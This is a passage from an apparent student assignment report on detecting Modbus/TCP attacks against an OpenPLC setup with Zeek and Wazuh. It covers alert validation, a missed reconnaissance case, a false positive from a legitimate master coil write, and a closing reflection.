The resulting records were processed by Wazuh, allowing the custom rules to be evaluated and any generated alerts to be examined in the Wazuh dashboard.

This procedure represents controlled, offline replay of previously captured traffic through the log pipeline. It provides a repeatable way to validate detection rules against known baseline and attack scenarios.

4.5 Alert Validation

The generated alerts were reviewed in the Wazuh dashboard. Screenshots were collected to document the rules triggered during each test and correlate the alerts with their corresponding PCAP files.
The validation will distinguish between:

Expected detections: the rule triggers on the activity it was designed to identify.


Exception alerts: the PLC rejects a request, but the request still generates a useful security indicator.

Baseline or false-positive checks: legitimate traffic is evaluated to determine whether the rule generates unexpected alerts.


Undetected activity: a scenario does not trigger the expected rule, requiring further investigation of field mapping, rule conditions, or log ingestion.

The screenshots and corresponding alert details will provide evidence of how the configured rules behaved during the tests. Each alert should be correlated with its source PCAP and the relevant Zeek record wherever possible.


Alert 1 — Reconnaissance (Rule 100011)




Alert 2 — Coil write (Rule 100012)




Alert 3 — Register write (Rule 100013)



Alert 4 — Stop/diagnostic attempt (Rule 100014)



Alert 4 — Exception response (Rule 100017)



Alert 5 — Non-master connection (Rule 100015)



Alert 5 — High-volume connection (Rule 100016)



5.2 Missed attack — reconnaissance using the baseline's own function code

A READ_HOLDING_REGISTERS request (FC3) sent from the attacker, interleaved with the master's own normal polling, produced no alert at all confirmed by an empty grep across every rule ID.

```
vboxuser@ubuntu:~$ sudo truncate -s 0 /var/log/modbus/pipeline-modbus.log
vboxuser@ubuntu:~$ sudo bash -c 'cat /home/vboxuser/modbus-assignment/zeek-output/missed_recon_fc3/modbus.log >> /var/log/modbus/pipeline-modbus.log'
vboxuser@ubuntu:~$ sleep 2
vboxuser@ubuntu:~$ sudo tail -20 /var/ossec/logs/alerts/alerts.json | grep -E "100011|100012|100013|100014|100017"
vboxuser@ubuntu:~$
```

This is because rule 100011 only flags the specific function codes observed during testing (READ_INPUT_REGISTERS, ENCAP_INTERFACE_TRANSPORT). An attacker who instead reads using the same function code the legitimate master uses is indistinguishable from baseline traffic by function code alone.

Proposed change: add a rule flagging READ_HOLDING_REGISTERS specifically from any non-master source, independent of function code.


Cost: this introduces a hard dependency on a fixed, known good source IP allowlist. If the master's address ever changes (DHCP reassignment, VM rebuild), the rule silently stops working until manually updated a maintenance burden traded for closing the gap.

5.3 False Positive — Legitimate Write from the Master

Capture: `02-captures/edge-cases/false_positive_master_write.pcap`

A legitimate `WRITE_SINGLE_COIL` request from the known master (`192.168.56.3`) triggered **Wazuh Rule 100012 (Level 12)**, which identifies coil-write operations. The alert confirms that the rule detects the write even when it originates from the legitimate master.

This is a deliberate trade-off: the rule detects any coil write because such operations were absent from the normal baseline, but it cannot distinguish an authorized maintenance action from a potentially malicious write originating from a compromised master. In a production environment, approved maintenance windows or change authorization records could help reduce these false positives.



Wazuh alert for a legitimate master-originated coil write, detected by Rule 100012.

6. Conclusion

This assignment provided practical experience in analysing Modbus/TCP traffic and developing an OT-focused detection workflow using OpenPLC, Zeek, and Wazuh. Through controlled attack scenarios, custom detection rules, and baseline validation, the solution demonstrated the identification of several suspicious activities while highlighting limitations such as missed detections and false positives.

An analyst investigation procedure was also documented in the project repository to support alert analysis, PCAP investigation, and assessment of suspicious network activity.

Overall, this work strengthened my understanding of industrial network security monitoring and the importance of combining traffic analysis, detection engineering, and analyst investigation to protect OT environments.